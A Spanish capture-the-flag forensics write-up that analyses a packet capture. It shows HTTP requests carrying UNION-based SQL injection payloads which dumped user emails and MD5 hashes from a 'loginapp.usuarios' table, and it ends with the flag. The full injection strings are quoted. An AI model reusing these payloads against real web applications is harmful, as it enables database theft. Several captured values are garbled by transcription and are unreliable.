

OculTo

Descargamos los ficheros. Intentamos descomprimir el fichero Mensaje.zip pero nos solicita contraseña:

unzip Mensaje.zip

Archive:

Mensaje.zip

[Mensaje.zip] Mensaje.pdf password:

password incorrect--reenter:


password incorrect—reenter:

skipping: Mensaje.pdf

incorrect password

Analizando el pcap, vemos que predomina tráfico HTTP entre dos IPs concretas:

192.168.209.128 y 192.168.209.141, en la que el primero es el servidor y el segundo es el cliente:



No.	Time	Source	Destination	Protocol	Length	Info
5	0.000992	192.168.209.141	192.168.209.128	HTTP	88	POST /html/index.php HTTP/1.1
7	0.004183	192.168.209.128	192.168.209.141	HTTP	286	HTTP/1.1 200 OK (text/html)
16	0.052340	192.168.209.141	192.168.209.128	HTTP	86	POST /html/index.php?ojKg=786 HTTP/1.1
18	0.054288	192.168.209.128	192.168.209.141	HTTP	286	HTTP/1.1 200 OK (text/html)
27	0.500982	192.168.209.141	192.168.209.128	HTTP	88	POST /html/index.php HTTP/1.1
29	0.505658	192.168.209.128	192.168.209.141	HTTP	286	HTTP/1.1 200 OK (text/html)
38	0.523722	192.168.209.141	192.168.209.128	HTTP	75	POST /html/index.php HTTP/1.1
40	0.528125	192.168.209.128	192.168.209.141	HTTP	286	HTTP/1.1 200 OK (text/html)
52	0.536885	192.168.209.141	192.168.209.128	HTTP	116	POST /html/index.php HTTP/1.1
54	0.539843	192.168.209.128	192.168.209.141	HTTP	598	HTTP/1.1 200 OK (text/html)
60	0.552218	192.168.209.141	192.168.209.128	HTTP	115	POST /html/index.php HTTP/1.1
62	0.554760	192.168.209.128	192.168.209.141	HTTP	598	HTTP/1.1 200 OK (text/html)
71	0.597956	192.168.209.141	192.168.209.128	HTTP	74	POST /html/index.php HTTP/1.1
76	0.600661	192.168.209.128	192.168.209.141	HTTP	286	HTTP/1.1 200 OK (text/html)
82	0.606814	192.168.209.141	192.168.209.128	HTTP	147	POST /html/index.php HTTP/1.1

Frame 16: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
Ethernet II, Src: VMware_a1:c4:48 (00:0c:29:a1:c4:48), Dst: VMware_cb:2c:5f (00:0c:29:cb:2c:5f)

Si nos fijamos en el paquete número 16 se hace una petición POST al recurso “/html/index.php” con parámetros GET que contiene lo que parece una sentencia SQL, aparecen palabras del tipo SELECT y UNION:

The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet capture and analysis. The main window is divided into three panes: Packet List, Packet Details, and Packet Bytes.

The Packet List pane shows a list of captured packets. The selected packet is a POST request to /html/index.php. The details of this packet are shown in the Packet Details pane, which includes the request body containing a truncated SQL query: [truncated]POST /html/index.php?ojKg=7862%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%20. The Packet Bytes pane shows the raw data of the request.

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2 Reassembled TCP Segments (796 bytes): #15(764), #16(32)]

Hypertext Transfer Protocol

[truncated]POST /html/index.php?ojKg=7862%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%20

Content-Length: 32\r\n

Host: 192.168.209.128:8080\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

[illegible]

email=admin@admin.com'//UNION//ALL//SELECT//CONCAT(0x716b717a71,0x716b7277704466

LL//FROM//{(SELECT//0//AS//dSyq//UNION//SELECT//1//UNION//SELECT//2
//UNION//SELECT//3//UNION//SELECT//4//UNION//SELECT//5//UNION//SEL
ECT//6//UNION//SELECT//7//UNION//SELECT//8//UNION//SELECT//9//UNIO
N//SELECT//10//UNION//SELECT//11//UNION//SELECT//12//UNION//SELECT/*
*/13//UNION//SELECT//14)//AS//iosi#&pass=wedfc

```
Wireshark · Follow TCP Stream (tcp.stream eq 325) · reto32.pcap
```

POST /html/index.php HTTP/1.1
Content-Length: 444
Host: 192.168.209.128:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.209.128:8080
Referer: http://192.168.209.128:8080/html/index.php
Upgrade-Insecure-Requests: 1
Connection: close

email=admin%40admin.com%27%2F%2A%2A%2FUNION%2F%2A%2A%2FALL%2F%2A%2A%2FSELECT%2F%2A%2A%2FCONCAT%280x7176717671%2
CIFNULL%28CAST%28ALG%2F%2A%2A%2FAS%2F%2A%2A%2FNCHAR%29%2C0x20%29%2C0x667661736868%2CIFNULL%28CAST%28user%60%
2F%2A%2A%2FAS%2F%2A%2A%2FNCHAR%29%2C0x20%29%2C0x667661736868%2CIFNULL%28CAST%28password%2F%2A%2A%2FAS%2F%2A%2A%
2FNCHAR%29%2C0x20%29%2C0x7178717a71%29%2CNULL%2CNULL%2F%2A%2A%2FFROM%2F%2A%2A%2Floginapp.usuarios%23&pass=wedfco
HTTP/1.1 200 OK
Date: Fri, 12 Mar 2021 11:38:35 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.2
X-Powered-By: PHP/8.0.2
Content-Length: 469
Connection: close
Content-Type: text/html; charset=UTF-8

qqvqvgMD5fvashhciecias@escuela.localfvashhNmYzYwM5MjMzMmZiMGNiZjI2ODU1ZmYxNzFmYmI0NjI=qxqzq
qqvqvgMD5fvashhhistory@escuela.localfvashhMz00WIXZTE5MjMxMDU2MDEyYwFkZDQxZGnkNTVjNjI=qxqzq
qqvqvgMD5fvashhinformatica@escuela.localfvashh0GI1YmFiNDE3MdhNzJlYzdiYzhiMjZkMmYyO6GZmMDQ=qxqzq
qqvqvgMD5fvashhliteratura@escuela.localfvashh0TgzZTgzMzYwYjQxZjE5NTM1ZTAzYWY1MjEwOTMwZTY=qxqzq
qqvqvgMD5fvashhmatematicas@escuela.localfvashhYwYxMmUyODk1NWY0N2VhZWZlZTQzYzhkZDZkMDI4ZmI=qxqzq

Parece un volcado de los datos de la tabla loginapp.usuarios. En el que, analizando la petición descubrimos que tiene tres columnas: ALG, user y password:
email=admin@admin.com'//**UNION**//**ALL**//**SELECT**//**CONCAT**(0x7176717671,IFNULL(CAST(

ALG/

//**AS**//NCHAR),0x20),0x667661736868,IFNULL(CAST(user//**AS**//NCHAR),0x20),0x667661736868,IFNULL(CAST(password//**AS**//NCHAR),0x20),0x7178717a71),NULL,NULL//**FROM**//login app.usuarios#&pass=wedfc Como puede observarse la petición añade una serie de caracteres en hexadecimal delante y detrás de cada resultado, por lo que vamos a analizar dichas cadenas para poder obtener los resultados exactos:

```
bytes.fromhex('7176717671').decode('utf-8')  
'qvqvq'
```

```
bytes.fromhex('667661736868').decode('utf-8')  
'fvashh'
```

```
bytes.fromhex('7178717a71').decode('utf-8')  
'qxqzq'
```


Quitando esas cadenas de la respuesta del servidor tenemos los siguientes datos:

```
MD5;ciencias@escuela.local;NmYzYWM5MjMzMmZiMGNiZjI2ODU1ZmYxNzFmYml0NjI=  
MD5;history@escuela.local;MzM0OWIxZTE5MjMxMDU2MDEyYWFkZDQxZGNkNTVjNjI=  
MD5;informatica@escuela.local;OGI1YmFiNDE3MDdhNzJlYzdiYzhiMjZkMmYyOGZmMDQ=  
=  
MD5;literatura@escuela.local;OTgzZTgzMzYwYjQxZjE5NTM1ZTAzYWY1MjEwOTMwZTY=  
MD5;matematicas@escuela.local;YWYxMmUyODk1NWY0N2VhZWlZYTQzYzhkZDkMDI4Zml=  
ml=
```

Una vez comprobada la dinámica, vamos a buscar más tablas dentro del tráfico que nos puedan dar más información.

Si nos fijamos en los paquetes anteriores, concretamente en el número 3484, tenemos otra

tabla llamada “documentos”, dónde analizando la respuesta como en la tabla anterior tenemos los siguientes datos:



flag{SQLi_Forenses_0k}